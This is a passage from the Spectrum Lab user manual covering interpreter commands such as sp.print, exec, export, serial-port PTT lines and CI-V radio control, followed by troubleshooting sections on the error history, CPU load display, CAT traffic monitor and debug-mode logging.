Tokens of those optional argument: fn=Font-Name, fs=Font-Size, fc=Font-Color (RGB, usually 3*8 bit hex with prefix 0x),
fa=Font-Attributes (0=normal, 1=bold, 2=italic, 4=underlined, bitwise combineable).
Examples:

```
   sp.print(fn="Arial",fs=20,fc=0x0000FF,fa=1,  "Red Text in Arial Size 20, 
bold");
   sp.print(fn="Calibri",fs=16,fc=0x00FF00,fa=2,  "Green Text in Calibri Size 
16, italic");
   sp.print(fn="Courier New",fs=30,fc=0xFF0000,fa=4, "Blue Courier Size 30,
underlined");
```

If the font/size/colour are not explicitly specified in the command, the text message will be rendered like waterfall time labels.
Since SL V2.96 (November 2020), with *most* fonts, text can also be rotated by any integer angle in degrees (0 to 360°), where 0° is the normal orientation, and an increasing angle lets the text rotate *counter clockwise*.
If the 'r=' token isn't specied in the argument list, SL automatically uses the same orientation as for the waterfall time labels.
Try the following example for yourself (e.g. through SL's Command Window):

```
   sp.print(r=0, " TEST 0°") : sp.print(r=45, "   TEST 45°") : sp.print(r=90, "
TEST 90°") : sp.print(r=180, " TEST 180°") : sp.print(r=270, " TEST 270°")
```



Rotated text output from 'sp.print', using the example shown above.
Note the use of leading spaces and *transparent* labels
to avoid problems with overlapping text near the pivot point.

Notes:

- The '**spectrum**' token can be abbreviated as **sp** to save space.
- The **spectrum.print** commands are temporarily stored in a buffer, before SL can print them to the screen for technical reasons. The size of this 'command stack' is limited (four entries or so). So wait a few hundred milliseconds before printing into the spectrogram again, otherwise some entries may get lost.
- Use the function sp.time, not now, to retrieve the timestamp of the current spectrogram line. When analyzing files, sp.time may be very different from now ! When running in real-time, the difference is usually small.
- To retrieve the timestamp of the readout cursor in the spectrum analyser, use the function spa.cursor.time instead .

See also: command verwiev, fft.xxx, export functions, spa.xxx (*sp*ectrum *a*nalyser), channel numbers for the spectrum analyser

17.3.21 trigger.xxx : Programmed control for the 'universal' trigger module

The following functions (and commands) beginning with "trigger" can be used to fire events into the 'universal trigger module' :

trigger.now
fires a trigger event (into the universal trigger module) "now", which means in the moment this command is executed.

trigger.time

fires a trigger event at the specified absolute time (UNIX format, "seconds since 1970-01-01 00:00:00 UTC").
Using a command like trigger.time(now + 10)

The main purpose for these commands is to generate trigger events from the programmable 'Conditional Actions' .

Note: Usually the trigger-module uses an internal timer to generate trigger events, or monitors the signal level tapped from the test circuit.
If you want to produce trigger events exclusively through the trigger commands listed above, set the trigger level to a very high level (which cannot be reached by the input signal).

17.3.22 cursor.xxx (functions for the readout-cursor, with the mouse over the main spectrum display)

Functions to retrieve information about the point under the mouse cursor (or, sometimes, in the vincinity of the mouse) :

- cursor.spectrum.xxx :
  Accesses the spectrum (data structure) under the mouse cursor. The result changes when the mouse is moved over the spectrogram area, or in the spectrum graph.
- cursor.freq
  Returns the cursor frequency (same as displayed in the main window)
- cursor.ampl
  Returns the amplitude under frequency (which may be a 'peak', depending on the cursor configuration)
- cursor.time
  Returns the timestamp of the spectrogram line under the cursor.

These functions can be used, for example, to turn the 'programmable buttons' on the left side of the main window into additional info fields (if necessary).

See also: command / function overview , spa.xxx (spectrum analyser functions) .

17.3.23 fft.xxx (commands to export FFTs from the spectrum analyser, etc)

Functions to control the export of FFTs as text files (one FFT per line in the file), in addition to the options on the FFT export panel.

- fft.export.xyz :
  All commands and functions beginning with "fft.export", or (abbreviated) "fft.expt", are explained here (in an extra document).

See also: spa.xxx (configuration of spectrum analyser), command- and function overview .

exec (procedure)

Formats:

- exec(<progname>)
- exec(<options>,<waitflags>,<progname>, <argument1>, <argument2>, ...)

This interpreter command is used to launch or run an other application. In its simplest form, you just have to supply the name of the program which shall be run. Example:

- exec("WakeMeUp.exe")

Usually, the interpreter will continue to operate while the operating system is still initializing the other program. Most windows applications will never terminate themselves, while many 'console' applications will be ready sooner or later.

(future plans: The numeric parameters <options> and <waitflags> can let the interpreter wait until the called program is ready.)

Many console applications (and DOS commands) need a list of arguments passed in a command line. These arguments follow as <argument1>, <argument2> after the name of the executable program. You may also pass all arguments in a single string. Example:

- exec("cw.exe alarm alarm")

will do quite the same as

exec("cw.exe", "alarm", "alarm")

Notes on **`exec`**:

- Like other commands (print, fopen, etc), the exec function translates certain backslash sequences ! Because of this, single backslash characters (as often found in directory paths) must be duplicated - see example below.
- OS commands like "copy" and a few other internal functions of the DOS-style command line interpreter do not work under Windows XP etc. To copy files, you may use "xcopy", but beware of the stupid question if the target is a file or a directory. If the target is a file, there is no annoying question if the target file already exists, but you must specify the /y switch to suppress the question of the target file may be overwritten. Example:
  exec("xcopy last_min_"+str("mm",now-60)+".wav c:\audio.wav /y")
- A quite ugly workaround to run the "internal" DOS commands under WinXP is to invoke the to invoke command processor (Cmd.exe) and its internal commands. So instead of writing something like
  `exec("copy c:\\test\\source.txt c:\\test\\copied.txt") < deliberately wrong !`
  (which does not work under XP because CreateProcess does not recognize it), enter the command
  `exec("cmd /C copy c:\\test\\source.txt c:\\test\\copied.txt")`
  which did work when I tested it under Win XP. Don't ask me what the /C switch is for; I found it somewhere on the web. It may mean "execute a single command and terminate after that". Under Win 98, "command.com" does a similar job like "Cmd" - but don't forget the extension.
- Another workaround for the problem described above is to use batchfiles like this one (call it "copyjob.bat", located in c:\test):
  ```
  cd c:\test
  copy source.txt copied.txt
  ```
  To launch this batchfile, use:
  `exec("c:\\test\\copyjob.bat")`
  Beware, the current directory is not automatically changed, for this reason use the "cd" (change directory) command in your batchfile if the batch is not located in the Spectrum Lab directory.
- From SL's integrated HTTP server, the 'exec' command can only be called if the option 'enable remote control' is set.

About space characters in file- or directory names:

Avoid spaces in directory- and filenames wherever possible ! They only leads to problems, because you need additional quotes to get the syntax for the command line arguments right. Because someone (!) once decided to allow spaces in filename, it gets terribly complicated now. If you don't use spaces in any of

your data directories, skip this paragraphs. If you do, the punishment follows because you have to read on !
Because the double quote is used as delimiter for string literals (in many programming languages), we must replace the double quote character with the backslash sequence \" in into a double quote character. So here are the rules for embedding spaces in filenames (pathnames) without breaking up a single argument:

- A backslash followed by a double-quote character in the sourcecode (\") will be translated into a double-quote character (without the backslash) in the argument list of the exec command.
- A backslash followed by anything else than a double-quote character will not be translated, but be copied 1:1 into the resulting string. (Note: This is different than in the "C" programming language, where a backslash followed by certain letters will be translated into special control characters. Not here in SpecLab's exec()-command !).
- A double-quote character which is NOT preceeded by a backslash is still used as a delimiter of a string constant, like in most programming languages including "C".
- Unlike the "C" programming language, the backslash sequences **`\n, \r, \t`** are not translated into the control characters NL, CR, and TAB *when used in the argument list of the exec command*. These sequences will only be translated when it makes sense, for example in the print command (more details in the chapter String Expressions, "Backslash sequences").

Phew ! Time to present an example to make this a bit clearer. Lets assume you have an executable file named "cw.exe" in the directory c:\test\ugly space\, which you want to launch via SpecLab's exec command, and passing the string "hello" to it in the command line. You may be tempted to write something like..

```
exec("c:\\test\\ugly space\\cw.exe hello") <<<< deliberately wrong
```

Thanks to Mr B.G. this is totally legal under windoze (it was not under pure DOS). But after parsing the string expression, we'll find THREE arguments (separated by space characters): **`c:\test\ugly`**, separation, **`space\cw.exe`**, separation, and **`hello`** . To concatenate the path+name of the executable into a single parameter for the command line, double quotes must be used. But double quotes are already used here as delimiters for the string constant in Spectrum Lab's primitive interpreter language. We cannot simply add more double-quote characters like this:

```
exec(""c:\\test\\ugly space\\cw.exe" hello") <<<< also deliberately wrong
```

because this doesn't make sense to the interpreter in Spectrum Lab. The interpreter would see an empty string enclosed with double-quotes, and something strange which is not a string constant after that. The correct way to achieve what we want is:

```
exec("\"c:\\test\\ugly space\\cw.exe\" hello")
```

Note that the very first and the very last double-quote character in the above example is the string limiter, which indicates a "string constant". The string expression in this interpreter-command-line will be translated to:

```
"c:\test\ugly space\cw.exe" hello
```

before passing it a windows API function named CreateProcess (all we need to know here is CreateProcess can be used to launch a program from another program, and that's what SpecLab's **exec** command is used for).

Note: Your browser may be irritated by all those backslashes and double-quotes above. You will find a few examples for the exec-function in the file testcmd.txt which was used for testing purposes when developing Spectrum Lab.

back to the overwiev

export (procedures and functions)

A group of commands for exporting data as text files. Intended to be used for monitoring applications, but can also be used elsewhere.
Note: The export file may contain whatever you like. It is very flexible but not easy to understand how it works for occasional use. For many applications, the settings "export control window" has all you need.

Interpreter commands to control the *user-defined* text export function (not for the *FFT-export*) are:

- export.start
  export.start("filename.txt")
  export.start(#<file_nr>, "filename.txt")
  Starts writing to an export file. May also be used to change the NAME of the export file. If exporting to a file is already active, the old file will be closed automatically. If the new file already exists, data will be appended (an existing file will not be truncated, already existing data will not be destroyed).
  In combination with the scheduled action definitions, it is possible for example to export into a "new" file every hour, or triggered by other events. The filename can be a flexible string expression.
  The optional parameter #<file_nr> (#1 or #2) defines, which of the two possible export files shall be started with a new name. If #<file_nr> is not specified, the command applies only to the 1st export file. Examples:
  `export.start`
  starts the 1st export file without changing the name
  `export.start(#2,"alan"+str("YYMMDD_hhmm",now)+".txt")`
  (re)starts the 2nd export file with a new name which includes the current date and time.
- export.stop
  Stops writing to an export file. An existing export file will be closed (so it can be analyzed by an other program after this). Without parameters, both export files are stopped and closed (#1 and #2).
  export.stop(#1) stops only the first export file,
  export.stop(#2) stops only the second export file.
- export.print(<text-line>)
  Appends a "special" line of text to the export file if opened. This is only required if strangely formatted output shall be written. You don't need this to write a "normal" export file.
  Note that the <text-line> in the argument can also be a flexible string expression like in the standard print-command.

The following export- functions return numeric or string values:

- export.value[<column index>]
  returns the last value which has been calculated by the export function (to be precise, by an expression in the export file definition table). The column index runs from 1 to the number of columns defined in the export definition dialog.
  Example 1: export.value[2] returns the latest value which has been calculated during the evaluation of the expression for the second column of the export file... phew !
  For very special applications, you can use this to modify the value as a command:
  Syntax: export.value[<column_index>] = <new_value>
  Example: export.value[2]=0 clears the ***value***. Only makes sense, if export.value is evaluated in the ***expression*** for export column 2 itself.
  Another example can be found in the application "Measuring the signal strength of low-duty-cycle beacons". The export.value function can also be used to plot the exported values by SpecLab itself, in "almost real-time", using the watch list / plot window.
- export.title[<column index>]
  returns or sets the title of a column in the exported file.

- export.format[<column index>]
  returns or sets the format string for a column in the exported file.
- export.expression[<column index>]
  returns or sets the expression ("formula") which defines the contents in a column in the exported file. Usually, you define the contents for the export file in the export control dialog.

See also: saving a single spectrum in a textfile, command overwiev , function overview, string expressions .

17.4 Accessing Configuration Parameters with the interpreter

Many components of the configuration data can be accessed from the interpreter. From a programmer's point of view, all configuration data are organized in a large structure (here: "cfg"), some of its components can be read (and, in rare cases, modified) by these functions. Examples:

print(cfg.Wat1ClContrast)
    shows the current "color contrast" setting for the first waterfall display
cfg.Wat1ClContrast = 127
    sets the "color contrast" setting for the first waterfall display. Note: This is a *formal assignment*.

An overview of all accessable components of the configuration can be found here ("subject to change").

17.5 PTT Control Functions/Commands

When Spectrum Lab controls the PTT function of a transmitter (usually from the "digimode terminal"), there is no need to use the following interpreter commands. But in some cases, someone else (a human operator, or another program) controls the transmitter and SpecLab shall behave differently depending on the current transmitter status. The following functions can be used to sense the current transmitter status. They will often be used for event definitions in the conditional action table.

The following *functions* poll inputs on the serial port :

- ptt_port.cts
  Senses the current state of the CTS line. This is one of the inputs(!) of the COM port configured for "PTT Control" (!) in SpecLab's system configuration .
  0 Volts (or negative voltages) on the CTS line will be signalled as ptt_port.cts = 0 (zero); high levels (+ 3 V or more) are returned as 1 (one). Note that these are not the "logic" states of the RS232 standard, because RS232 defines the signals as Active LOW (no problem since we don't use this port in a standard manner anyway..).
  On a 9-pin serial port connector, CTS is on pin 8, and ground on pin 5.

- ptt_port.dsr
  Similar as "ptt_port.cts" (see above), but this function returns the current state of the DSR line.
  On a 9-pin serial port connector, DSR is on pin 7.

- ptt_port.dcd
  Similar as above... this function returns the current state of the DCD line (Data Carrier Detect, geeks call it "RLSD" = receive-line-signal-detect).
  On a 9-pin serial port connector, DCD is on pin 1. Caution, some cheap USB<->RS-232 adapters don't support this signal (or their drivers are faulty).
- ptt_port.ri
  Similar as above... this function returns the current state of the RI line (RI=Ring Indicator).
  On a 9-pin serial port connector, RI is on pin 9.
  On some cheap "USB<->RS-232 adapters", it's not.

With the interpreter, you can also switch some of the output signals on the serial port. Be careful not to interfere with the signals controlled automatically from the digimode terminal. The following *commands* can be used to set output signals on the serial port. If <new_state> is zero (= "FALSE"), an output will be cleared (negative voltage on the serial port); if <new_value> is non-zero (="TRUE"), the output will be set (typically +10 to 12 V on the serial port).

- ptt_port.rts = <new_state>
  Sets the RTS output (Request To Send, often used as the PTT line). On a 9-pin serial port connector, RTS is on pin 7.
- ptt_port.dtr = <new_state>
  Sets the DTR output (Data Terminal Ready, pin 4 on a 9-pin serial port connector).
- ptt_port.txd = <new_state>
  Sets the TxD output (Transmit Data) to a permanent negative or positive level, as long as no data are sent through the serial port. In fact, this is the "Break"-flag in the modem control register. On a 9-pin serial port connector, TxD is on pin 3.

The *functions* ptt_port.rts, ptt_port.dtr, and ptt_port.txd can also be used to retrieve the last state written to the port. For example, the following command line toggles the state of the RTS output ("!" = negation) :

```
ptt_port.rts = ! ptt_port.rts // toggle RTS
```

See also: command overwiev , function overview , numeric expressions , configuration of the PTT control port .

17.6 SDR Control Functions/Commands

In addition to the commands to control an external receiver through the serial port, there are the following commands (and functions) to control a software defined radio. As of 2009-07, only Perseus and SDR-IQ / SDR-14 were directly supported.

- sdr.freq
  Reads or modifies the VFO frequency of an external software-defined radio. To set a new VFO frequency, use a formal assignment like
  sdr.freq = 14.060MHz
  (Note that there must not be a space between the number and the 'technical' exponent. If there's no exponent, the unit is Hertz)

See also: command overwiev , function overview .

17.7 Remote Control Functions/Commands

For some special application (shortwave propagation studies), it was necessary to control an HF receiver through the serial port. First, Icom's CI-V protocol was implemented (by the time you read this, other manufacturer's protocols may be supported too).

Please note that before using these interpreter functions and -commands, the serial port must be configured to match the settings of your receiver (like baudrate, serial data format, "address" of the radio, etc). This can be done in Spectrum Lab's main menu, select "Options".."System Settings".."Tx/Rx Interface settings".

The prefix "rct" means "remote control". The following functions / commands are implemented (possibly more) :

- **`rct.freq`**
  Retrieve or change the frequency which the radio is tuned to. Use a formal assignment to set a new

frequency like in the examples below.
`rct.freq = 144.300MHz : REM tune to 2m SSB calling frequency`
Note that the "MHz" must not not be separated from the number, because it's an alternative form of the scientific notation "144.300E6" (the 'M' is 10 power 6, 'k' is 10 power 3, and so on).

- **`rct.mode_string`**
  Returns the remotely controlled radio's current operation mode. The result is a *string* (not a number), e.g. "CW", "LSB", "USB", "AM", "FM", "RTTY", "PSK", possibly followed by letter 'N' (for Narrow) and/or 'R' (for Reverse). This function was intended to be used as the caption on one of the programmable buttons.
- **`rct.send(<string expression>)`**
  Sends a string of characters to the radio, regardless of the protocol. The string expression syntax is the same as for the print command (the characters are only *sent* to the serial 'radio control' port, while *print* actually sends the characters to the command interpreter's output window).

Hint: ICOM radios autonomously report the new frequency through the serial port when the VFO knob is turned. Some also report their operation mode (CW, LSB, USB, etc) when modified on the radio's front panel. Spectrum Lab receives and parses such messages. So the frequency can be displayed without much overhead on one of the programmable buttons of the main window, using the following interpreter code ("string expression" for the button text):

```
str("###0.000 kHz",1e-3*rct.freq)
```

A simple example for this can be found in the settings file "CI_V_tst.usr", and a more sophisticated example in the Conditional Action file "ncdxf_4u1un_tracker.txt" (which periodically switches the frequency of a receiver, like shortwave beacons operated by the Northern California DX Foundation).

17.8 The Command Window

The command window can be used to enter and execute any interpreter command.

Enter a few lines with interpreter commands in the upper part of the window. To execute a single command line, press the F2 key. The command in that line wil be executed, and after that the cursor jumps into the next line to be executed (kind of "single-step" operation).

Alternatively, press F9 to run the whole "batch" of commands.

The lower part of the window shows the output from the print command. Can be used for testing purposes, as a simple calculator, or as a logging display (if you use the print command in event-driven subroutines like periodic actions, scheduled actions, etc.

See also: command overwiev, function overview, main index.

Last changes (YYYY-MM-DD):

```
  2015-01-19: Replaced the formula evaluator with a new, RPN-based implementation.
  2013-11-08: Added support for integer calculations, besides the data types
              floating point and string. Cleaned up the documentation.
  2006-09-16: Added a few new commands, and the option to run multiple commands
              like a "batch" (in the command window).
  2005-10-26: Documented the new "spa"-functions (spectrum analyser control
functions).
```

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Interpreter:
- Commands
- Functions
- Conditional Actions
- Buttons
- ✖


18 Spectrum Lab troubleshooting, known bugs and more...

18.1 Contents

See also: Spectrum Lab's main index (separate file)

18.2 1. Spectrum Lab's Error History

Spectrum Lab's own (internal) Error History is one of the first things you should check if the program behaves strange, audio isn't ok, input signal are not displayed, etc.
To open the error history, select 'View/Windows' in SL's main menu, then click on **'Error History'**.
The error history is displayed in one of the tabsheets in a window titled 'Debugging Display':



```
20:13:39 Loading config from SETTINGS.INI .
20:13:40 Could not open the 'PTT port' (COM1)
20:13:40 Could not open the 'GPS COM port' (COM4)
20:13:42 Started built-in HTTP server on port 80 .
20:13:43 Changing sample rate or decimation factor.
20:13:43 Loaded Perseus-DLL from "c:\cbproj\SpecLab\perseususb.dll".
 Perseus DLL version     : 3.5 .
```

Screenshot of SL's Error History display window,
showing a few 'minor problems' after launching

Note: The 'error history' also shows additional information which may help debugging.
Not all lines in the error history are actually errors. The 'real' errors can also be logged to a file, as explained in another chapter.


Real error messages are displayed with a red background.
Warnings (e.g. suspicious parameters) have a yellow background.
Everything else (debugging info, etc) uses the default white background, as in the older screenshot shown above.

When 'real errors' occurr, the error history automatically pops up, unless the option 'auto-open' (on the Error History tab) is unchecked.

18.3 2. Spectrum Lab's CPU Load Display

When running certain applications in Spectrum Lab, the CPU may not be fast enough in some cases.
The total amount of CPU time (percentage) can be examined in the windows task manager (or whatever

Microsoft decided to call it today..), but the task manager cannot tell you which of the different threads and functions in Spectrum Lab consumes the most CPU time (and thus can be optimized to reduce the CPU load).
To open SL's own CPU load indicator, select 'View/Windows' .. **'CPU load'** in the main menu.
This opens another tab in the 'Debugging' window, which may look as shown below:



Thread/Job	CPU Load (%)
Input Resampling	00.00 %
Input Decimation	00.00 %
Input Adder	00.00 %
Input Blackbox	00.04 %
Signal Generator	00.00 %
Frequency Mixer	00.03 %
Custom Filter	11.37 %
Digimode Decoder	00.00 %
Digimode Encoder	00.00 %
FFT Mix+Decimate	02.07 %
Wave Save Buffer	00.00 %
Output Blackbox	00.46 %
Output Adder	00.00 %
Output Resampling	03.48 %
Samplerate Calib	00.00 %
Phase+Ampl Meter	00.00 %
Stream out, client	00.00 %
Stream out, server	00.00 %
FFT Calculation	07.75 %
Display Update	01.76 %

Total CPU Load: 26.96 %

Screenshot of SL's CPU load display

Note: As most windows in Spectrum Lab, the 'Debugging' window is *sizeable*.
The 'total CPU load' percentage, shown at the bottom of that window, assumes that all threads are running on a single core (CPU). Because the audio processing, the FFT calculation, and the display update may run in different threads on different cores (in a multi-core CPU), the 'total CPU load' may exceed 100 percent without problems on such machines.

18.4 3. The 'Debug' tab


The 'Debug' tab on SL's 'Debugging Display' window shows a few internal variables, and can be used to invoke certain test procedures (e.g. "stress tests"). It is not intended for normal use. Thus only a short summary here:

```
TxErrors : Error counter for output to the soundcard,
           or similar output device.
OutBuff  : Output buffer usage (feeding the soundcard, etc).
OutStat  : Status of the output device / last error text
RxErrors : Error counter for input from soundcard, SDR, etc.
InBuff   : Input buffer usage (fed by soundcard, SDR, etc).
InStat   : Status of the input device / last error text
```

```
LostIn    : Lost input buffers, caused by audio thread
            not being serviced for too long.
LostOut   : Lost output buffers, i.e. output device running
            out of samples, for dozens of possible reasons.
Analyser FFT calculation time : Average calculation time
            of the main spectrum analyser's Fourier Transform.
Graphics : Pixel format used by the graphics card.
            These days, always 32 bit/pixel.
Alloc'd   : Memory size currently allocated by the program,
            and number of dynamically allocated memory blocks.
TimerFreq: Frequency of a hardware timer in the CPU,
            used for internal timing and speed tests.
[ ] use OutputDebugString() : Only useable when running
            the program under debugger control. When checked,
            error messages (and/or entries for the 'debug
            run log') will also appear in the debugger's
            console window.
TEST (button): Can be used to invoke built-in test functions,
            controlled by the 'mode' value (edit field):
    mode 0 : None of the tests listed below is active.
    mode 1 : Add a 'test signal' to the input from certain
              software-defined radios, early in the
              signal processing chain.
    mode 2 : Let the signal processing thread freeze
              for a few seconds (but not the GUI thread).
              This was used to check the behaviour after
              audio buffer over/underflows, etc.
    mode 3 : Let the GUI thread freeze for a few seconds.
    mode 4 : Provokes an 'access violation' (exception).
    modes 5..100 (?) : Lets BOTH the GUI-thread, and the
              signal processing thread freeze for the
              specified number of seconds.
              Causes a lot of buffer over/underflows
              in the audio processing and TCP/IP network.
              The program should survive any of
              these, without crashing.
```

18.5 4. Communications / CAT traffic monitor

During the development of remote control for certain radios (e.g. CAT = 'computer aided transceiver'), a simple protocol monitor was added in Spectrum Lab's 'Debug' window. It can be opened from the main menu under **View / Windows**, Communications / **CAT traffic monitor**.



WM_COPYDATA msgs: 0
TCP,UDP sent,rcvd,lost : 0, 0, 0
☑ Show CAT traffic

```
18:46:33.0: TX 007 FE FE 94 E0 19 00 FD          (radio ID) ; get radio ID
18:46:33.8: RX 008 FE FE E0 94 19 00 94 FD       (radio ID) ; rig=IC-7300
18:46:33.9: TX 006 FE FE 94 E0 03 FD             (VFO freq) ; read VFO freq
18:46:34.8: RX 00B FE FE E0 94 03 30 02 55 03 00 FD (VFO freq) ; 3550230.0 Hz
18:46:34.9: TX 006 FE FE 94 E0 04 FD             (op mode)  ; read op. mode
18:46:35.8: RX 008 FE FE E0 94 04 03 03 FD       (op mode)  ; CW, filter=3
```

Screenshot with the 'CAT traffic monitor' enabled (old display format)

"RX" (receive, cyan background) and "TX" (transmit, yellow background) must be seen from the PC's point of view. If the radio responds with an error (in CI-V : "Not Good", command 0xFA), the message is marked with a purple or red background.

Note:

> The message display uses a standard 'Rich Edit' text control. Text can be marked copied into the windows clipboard. With a suitable text processing software, even the highlighting colours are preserved when pasting text, and converting the clipboard into HTML for documentation (shown as text, not graphics, below).

```
18:46:33.0 TX 007 FE FE 94 E0 19 00 FD             (radio ID) ; get radio ID
18:46:33.8 RX 008 FE FE E0 94 19 00 94 FD          (radio ID) ; rig=IC-7300
18:46:33.9 TX 006 FE FE 94 E0 03 FD                (VFO freq) ; read VFO freq
18:46:34.8 RX 00B FE FE E0 94 03 30 02 55 03 00 FD (VFO freq) ; 3550230.0 Hz
18:46:34.9 TX 006 FE FE 94 E0 04 FD                (op mode)  ; read op. mode
18:46:35.8 RX 008 FE FE E0 94 04 03 03 FD          (op mode)  ; CW, filter=3
18:46:35.8 TX 008 FE FE 94 E0 27 11 00 FD          (sp-ctrl)  ; stop spectrum
18:46:36.8 RX 006 FE FE E0 94 FB FD                (OK)
|__UTC___| |    | |___| |  |  |  |     |_______ _ _ (info)    ; comment or
         Dir Length |  Dst/Src|  Sub-command(s) |               decoded value
    FE = CI-V preamble  Addr. Command  or data  FD = CI-V postamble (message
delimiter)
```

The messages above show a typical CAT control sequence shortly after starting.
The "controller" (in this case, PC running Spectrum Lab) first tries to find out the type of the connected radio by asking for it's "default CI-V address". Each Icom radio has a unique 'default adress' (in this case 0x94 which indicates it's an IC-7300).
Next, SL asks for the current VFO frequency and the 'operating mode' (USB,LSB,CW). The radio answers as expected, with the current operating mode and the filter number (1..3) in the response. If the radio supports it, additional steps may follow to configure the transmission of spectra for the broadband spectrum display.
If the 'CAT traffic monitor' doesn't shown anything, double-check the serial port (always a nuisance under Windows), serial baudrate, serial protocol, matching CI-V address, etc, as explained here. If no 'VFO freq' reports arrive in when turning the radio's VFO knob, consult your radio's manual. In an IC-7300, such 'unsolicited' reports could be configured under *Menu*, *Set*, *CONNECTORS*, *CI-V*, *CI-V Transceive*.

If there's trouble with a certain (CI-V compatible) radio, please copy the content of the 'CAT traffic monitor' in your message posted to the Spectrum Lab user group. With some luck, it may be possible to modify the CI-V parser to make it 'understand' the new message type.

Other manufacturer's CAT protocols (non-CI-V) are so poorly documented, plagued with errors or ommisions, or incompatible even after just a simple firmware update, that there are no plans to support them in the foreseeable future. The author's FT-817 ("ND") may be the only exception.

18.6 5. How to report bugs

If you encounter any problems with this program, follow these steps..

1. Read the manual or online-help system.
2. Don't miss the chapter "System Requirements and Installation".
3. Please *Check For Updates* before wasting your (and my) time searching for a bug which has possibly been fixed already.
4. Visit the SL User's group and check if the problem is already known, and if there is some kind of work-around.
5. Try to install the program on an other PC and try if the problem occurs on that PC, too
6. Reduce the sample rate, turn off all unused components
7. Close all other applications that run "in the background"
8. Run the program again, this time in debug mode, and check the logfile after a debug-run
9. If the bug causes a program- or even a system crash, please read this (and check the error log).
10. Check the User's Group (see link below); if the problem is windows- or hardware-related other

users may have posted a workaround.

11. If still no cure found, send me an error description via email including the following points:

- What kind of PC are you using (CPU-clock, RAM size, Windows-version)
- What kind of soundcard or similar hardware are you using
- What are the settings when the problem occurs (most important: sample rate)
  It's a good idea to attach your SETTINGS.INI or similar.
- Don't forget to attach the debug run-log (debug_run_log.txt) to your message,
  and (if the problem is related to CAT or CI-V control),
  a copy of the text from SL's CAT traffic monitor.

The *preferred* method to reports bugs is via the Spectrum Lab User's Group at groups.io (formerly at yahoo, until yahoo groups became too annoying to be useful) .
You may find similar bug reports there, and possibly there is already a solution if the problem is related to a certain version of windows, or a certain hardware. If you are *not* using the latest version of Spectrum Lab, the author will most likely *not* be able to help. So, before you post a problem, make sure you have an up-to-date version as explained here.

top of page

18.7 6. Running the program in "debug"-mode, producing a logfile for post-mortem analysis

In some tough cases (were the program seems to crash, or locks up), you can help to find the problem using a special debugging feature which is built into Spectrum Lab.

When started with the command line parameter /debug, the program will produce a textfile named "debug_run_log.txt" in the installation folder (i.e. the directory where SpecLab.exe has been installed). Each line in that file is marked with the time-of-day, and a rather cryptic description of what has happened, or what went wrong (if the program had the chance to detect that before "dying"). If you create a desktop icon for SpecLab, you can modify it (right-click the icon, then select "properties" (or "Eigenschaften" on a german PC). After the path and filename of the executable, append a single space character, and the /debug switch. The result should look like this:

C:\Spectrum\SpecLab.exe /debug

Then start the program by clicking on the modified icon, or entering the above line on the windows command prompt. If you don't know how to run a program from a command line under windows: A nice how-to used to be here.
Alternatively, the installer should have added an item in the windows 'Start' menu under 'All Programs'..'Spectrum Lab'..**'Run Spectrum Lab in debug mode'**.
